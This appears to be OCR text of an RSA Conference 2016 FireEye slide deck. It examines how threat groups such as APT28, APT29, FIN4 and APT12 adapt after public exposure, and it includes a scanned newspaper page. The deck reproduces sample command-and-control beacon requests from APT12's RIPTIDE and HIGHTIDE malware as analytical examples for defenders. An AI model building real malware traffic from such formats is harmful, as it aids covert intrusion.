RSA Conference 2016

Singapore | 20-22 July | Marina Bay Sands

Connect to Protect

SESSION ID: TTA1-F04

Hide and Seek: How Threat Actors Respond in the Face of Public Exposure

Marcin Siedlarz

Senior Threat Intelligence Analyst
FireEye, Inc.
@siedlmar

Kristen Dennesen

Senior Threat Intelligence Analyst
FireEye, Inc.

#RSAC

Show of Hands


Have you ever been directly involved in a public white paper or blog about a threat actor?

Show of Hands

Do you use vendor white papers or blogs to develop better situational awareness about threats to your organization?

Glossary of Terms

"APT" Groups: Groups conducting network operations on behalf of a nation state. Includes cyber espionage and network attack activity.



"FIN" Groups: Well organized, capable intrusion teams that conduct intrusions for financial gain. Seek to steal information that can be monetized.

TTPs: "Tactics, Techniques and Procedures" – the "toolkit" and methods threat actors use to achieve their objectives.

Research Question

How do threat groups respond when their operations are exposed in public reporting?

Bottom Line Up Front

Public exposure is a major trigger for behavioral change

Apply

By the end of this presentation you'll be able to…

Evaluate the impact of a blog or white paper on an adversary's future operations

Road Map

Photo: Ryan Cadby @ryancadby on Flickr

- Introduction
- Key Concepts
- Case Studies
- Call to Action

A Tug of War

Intelligence collection vs. **Computer network defense**

Photo: William James ca. 1920 City of Toronto Archives

Why Does Exposure Matter?

Public spotlight creates a flashpoint of awareness of a group's ops, TTPS

- Security vendors sprint to detect publicized activity
- Net defenders more likely to hunt in their networks for evidence of a group, employ new IOCs or detection methods

Exposure triggers public awareness and increases threat groups' risk of detection/discovery.

Why Does Exposure Matter – Big Picture

- What ethical boundaries and obligations do security researchers face?
- Are we cultivating better OPSEC in the actors we expose?
- What is the best way to share?
- Mission vs. Marketing

Key Concept

Threat Shifting

"Response from adversaries to perceived safeguards and/or countermeasures, in which the adversaries change some characteristic of their [operations] in order to avoid and/or overcome those safeguards/countermeasures"

— NIST Special Publication 800-30: Guide for Conducting Risk Assessments

Threat Shifting in Nature

Evolution to reduce the risk of predation

Mimickry: Heliconius butterflies mimic wing coloration patterns to signal toxicity to predators

Threat Shifting in Information Security

Examples of Threat Shifting

- Evolution of banking Trojans from clumsy keyloggers to highly flexible webinject offerings
- Adoption of Powershell and WMI for lateral movement and backdoor functionality

Four Domains for Adaptation

Threat shifting occurs across four domains:

TIMING


TARGETS

RESOURCES

PLANNING & METHODS

Image Sources: Public Domain @o5com on Flickr; Andrew Magill @amagill on Flickr

Trigger Points for Threat Shifting



A caveat…

Our observations are based on FireEye's visibility.

Research Question

How do threat groups respond when their operations are exposed in public reporting?

They know.

Threat groups are often keenly aware of research & reporting on their operations.

They know.

APT28 signals they are aware of security researchers' blogs (and none too pleased…)

- July 2015 blog on APT28 spear phishing campaign that leveraged a Java zero-day
- Within 1 day, APT28 updated DNS info for domain hosting exploit to point to TrendMicro's IP space

FireEye

* APT28 aka Pawn Storm, Sednit, Sofacy, Fancy Bear, Strontium

Keenly aware of research and reporting

Threat Actors Read the News, Too.

- **APT1:** Major interruption to APT1's operations
- **Careto/Mask**: "…after the post was published, the Mask operators **shut everything down within about four hours**"
- **APT3 aka UPS:** Changed tactics on the fly in direct response to FireEye blog

Keen awareness: APT29

APT29 aka the Dukes, CozyDuke, TEMP.Monkey, Cozy Bear

Security researchers likely analyzing samples; probing staging server

July 3, 2015
Downloader compiled

July 7, 2015
Phish sent: National Endowment for Democracy lure

July 8, 2015
Phish payload submitted to VT

July 14, 2015
Payload files **deleted** from compromised server

July 14, 2015


TRACKING MINIDIONIS: COZYCAR'S NEW RIDE IS RELATED TO SEADUKE

POSTED BY: Brandon Levene, Robert Falcone and Richard Wartell on July 14, 2015 2:42 PM

FILED IN: Cybersecurity, Malware, Threat Prevention, Unit 42
TAGGED: AutoFocus, CozyCar, CozyDuke, forkmeimbenous, JSON, MiniDionis, Seaduke, WildFire

EXECUTIVE SUMMARY

Unit 42 has uncovered a new campaign from the CozyDuke threat actors, aka CozyCar [1], leveraging malware that appears to be related to the Seaduke malware described earlier this week by Symantec. [2]

Not only are they keenly aware…

Some actors actively seek to MANIPULATE public perception.

Public reports can be deeply disruptive to a threat group's operations… or not.

Incentives matter.

FIN4: Cybercriminals Playing the Market

FIN4: Targeted 100+ organizations in seek of information that would convey a stock trading advantage

Stealing to game the market

By Jim Finkle

BOSTON - Security researchers say they have uncovered a cyber espionage ring focused on stealing corporate secrets for the purpose of gaming the stock market. **Full Article**

Can’t Take the Heat: FIN4 Halts Operations

FIN4 REPORT PUBLISHED

Dec. 1, 2014

Summer 2014

- Incident response at victims
- Similar TTPS and targets

Summer – Fall 2014

- FIN4 actively targeting new victims
- Adds dozens of new targets in week prior to public report

FIN4 DISCONTINUES OPS

Dec. 2014

- FIN4 appears to shut down entirely

APT28: Collecting Intelligence for a State Sponsor

APT28 aka Pawn Storm, Sednit, Sofacy, Fancy Bear, Strontium

APT28: global intelligence collection operation targeting information tightly aligned w/ Russian government interests.


APT28: Keep on Truckin’

APT28 aka Pawn Storm, Sednit, Sofacy, Fancy Bear, Strontium

20+

Reports examining APT28 TTPS

Oct. 2014 – Oct. 2015




Timeline of APT28 Exposures

◆ Public report examining APT28’s operations

APT28: Keep on Truckin’

APT28 aka Pawn Storm, Sednit, Sofacy, Fancy Bear, Strontium

In spite of repeated exposure APT28 has sustained operations



Timeline of APT28 Exposures

Public report examining APT28’s operations

APT28: Keep on Truckin’

APT28 aka Pawn Storm, Sednit, Sofacy, Fancy Bear, Strontium

December 2014


- Streamlined redirection scripts
- Employed campaign identifiers

March 2015

- Password reset theme employing bit.ly
- Links configured to look like legit Google URLs

August 2015

- Abuse of Yahoo OAuth service to enable phishing
- Phishing e-mails point to legit Yahoo URL



Timeline of APT28 Exposures

New Phishing Tactic Observed

Incentives Matter.

Opportunistic

vs.

Requirements Driven

Public reports are a common trigger for retooling

APT12: “Darwin’s Favorite APT Group”

APT12 aka DNSCALC, IXESHE, CALC Team, DynCalc, Numbered Panda

APT12

Active since at least 2009.
Conducts cyber espionage for the purposes of intelligence collection.

Countries Targeted


Australia


Netherlands


Egypt


Taiwan


India


Tunisia


Japan


United States


Singapore

Industries Targeted

Aerospace & Defense
Business &Professional Services
Construction & Engineering
Education
Energy
Financial Services & Insurance
Government Organizations
International Organizations
Healthcare & Pharmaceuticals
High Tech & IT
Media and Entertainment
Retail and Consumer Goods
Telecommunications
Transportation

APT12: “Darwin’s Favorite APT Group”

APT12 aka DNSCALC, IXESHE, CALC Team, DynCalc, Numbered Panda

- **Jan. 31, 2013**: New York Times exposes APT12 intrusion in their environment
  - Exposure triggered brief pause in activity and immediate changes in TTPs
- **June 6, 2014**: APT12’s RIPTIDE aka Etumbot backdoor is the subject of a comprehensive white paper
  - White paper triggered rapid shift in toolset.

"All the News That's Fit to Print"

The New York Times

Late Edition

Today, strong wind, turning cooler, partly sunny, high 46. Tonight, partly cloudy, colder, low 28. Tomorrow, clouds and sun, a snow shower, high 34. Weather map, Page A24.

VOL. CLXII . . No. 56,033 © 2013 The New York Times NEW YORK, THURSDAY, JANUARY 31, 2013 $2.50

Hackers in China Attacked The Times for Last 4 Months

Computer Assaults Tied to Reporting on Premier

By NICOLE PERLROTH

SAN FRANCISCO — For the last four months, Chinese hackers have persistently attacked The New York Times, infiltrating its computer systems and getting passwords for its reporters and other employees.

After surreptitiously tracking the intruders to study their techniques and help reinforce defenses to block them, The Times and computer security experts have expelled the attackers and kept them from breaking back in.

The timing of the attacks coincided with the reporting for a Times investigation, published online on Oct. 25, that found that the relatives of Wen Jiabao, China's prime minister, had accumulated a fortune worth several billion dollars through business dealings.

Security experts hired by The Times to detect and block the computer attacks gathered digital evidence that Chinese hackers, using methods that some consultants have associated with the Chinese military in the past, breached The Times's network. They broke into the e-mail accounts of its Shanghai bureau chief, David Barboza, who wrote the reports on Mr. Wen's relatives, and Jim Yardley, The Times's South Asia bureau chief in India, who previously worked as bureau chief in Beijing.

"Computer security experts found no evidence that sensitive e-mails or files from the reporting for the Wen story, which The Times furnishes to its reporters, were accessed, downloaded or copied," said Jill Abramson, executive editor of The Times.

The hackers tried to cloak the source of the attacks on The Times by first penetrating computers at United States universities and routing the attacks through them, said computer security experts at Mandiant, the company hired by The Times. This matches the subterfuge used in many other attacks that Mandiant has tracked to China.

The attackers first installed malware — malicious software — that enabled them to gain entry to any computer on The Times's network. The malware was identified by computer security experts as a specific strain associated with computer attacks originating in China. More evidence of the source, experts said, is that the attacks started from the same university computers used by the Chinese military to attack United

Continued on Page A9

ISRAELI AIRSTRIKE IN SYRIA TARGETS CONVOY, U.S. SAYS

LINK TO HEZBOLLAH SEEN

Arms Reported on Way to Lebanon — Denial by Damascus

By ISABEL KERSHNER and MICHAEL R. GORDON

JERUSALEM — Israeli warplanes carried out a strike deep inside Syrian territory on Wednesday, American officials reported, saying they believed the target was a convoy carrying sophisticated antiaircraft weaponry on the outskirts of Damascus that was intended for the Hezbollah Shiite militia in Lebanon.


The American officials, who spoke on the condition of anonymity, said Israel had notified the United States about the attack, which the Syrian government condemned as an act of "arrogance and aggression." Israel's move demonstrated its determination to ensure that Hezbollah — its arch foe in the north — is unable to take advantage of the chaos in Syria to bolster its arsenal significantly.

The predawn strike was the first time in more than five years

New York Times — Jan. 31, 2013


APT12 Retools After RIPTIDE White Paper

APT12 aka DNSCALC, IXESHE, CALC Team, DynCalc, Numbered Panda



APT12 Retools After RIPTIDE White Paper

APT12 aka DNSCALC, IXESHE, CALC Team, DynCalc, Numbered Panda



Evolution of APT12's malware encryption

APT12 aka DNSCALC, IXESHE, CALC Team, DynCalc, Numbered Panda

```
GET /home/index.asp?typeid=XX HTTP/1.1
Connection: keep-alive
Accept: <accept>
Referer: <referer>
Pragma: no-cache
Cache-Control: no-cache
User-Agent: <user_agent>
Host: <C2 location>
```

RIPTIDE GET request

Evolution of APT12's malware encryption

APT12 aka DNSCALC, IXESHE, CALC Team, DynCalc, Numbered Panda


```
GET
/?5YPmkFbgKgg4E3OTxjGZqbchUwRXSnYa3xQHkox82fScyUE1WwTELkYR3JxjzEceUS51g~QMF7bP
C3BWzmppTJspuLYLimFgoLBaWii5_GC3vBYKfTyonbbrrGueH3T0MGSKcncUexu~FB0FMwgrgI9ypP
gASnRhk4NaQCf3mJ0pYRB9j3oofiPTh5qaHQ2iQO13QNm1p0L1PqWHigca5pFpmFsXu6DSVjz8yMSE
PdG0x~0Y8~956QQ-- HTTP/1.1
Connection: keep-alive
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://www.google.com/
Pragma: no-cache
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/5.0)
Host:
```

HIGHTIDE GET request

Evolution of APT12's malware encryption

APT12 aka DNSCALC, IXESHE, CALC Team, DynCalc, Numbered Panda


RIPTIDE traffic encryption:



Evolution of APT12's malware encryption

APT12 aka DNSCALC, IXESHE, CALC Team, DynCalc, Numbered Panda

HIGHTIDE traffic encryption:



Operation SMN — APT17 Interdiction

APT17 aka Axiom, DeputyDog, Tailgater Team, Hidden Lynx, Voho, Group72, AuroraPanda

APT17

Conducts cyber espionage for the purposes of intellectual property theft. Frequently targets Japanese organizations.

Countries Targeted

Germany

Taiwan

Japan

United Kingdom

South Korea

United States

Industries Targeted

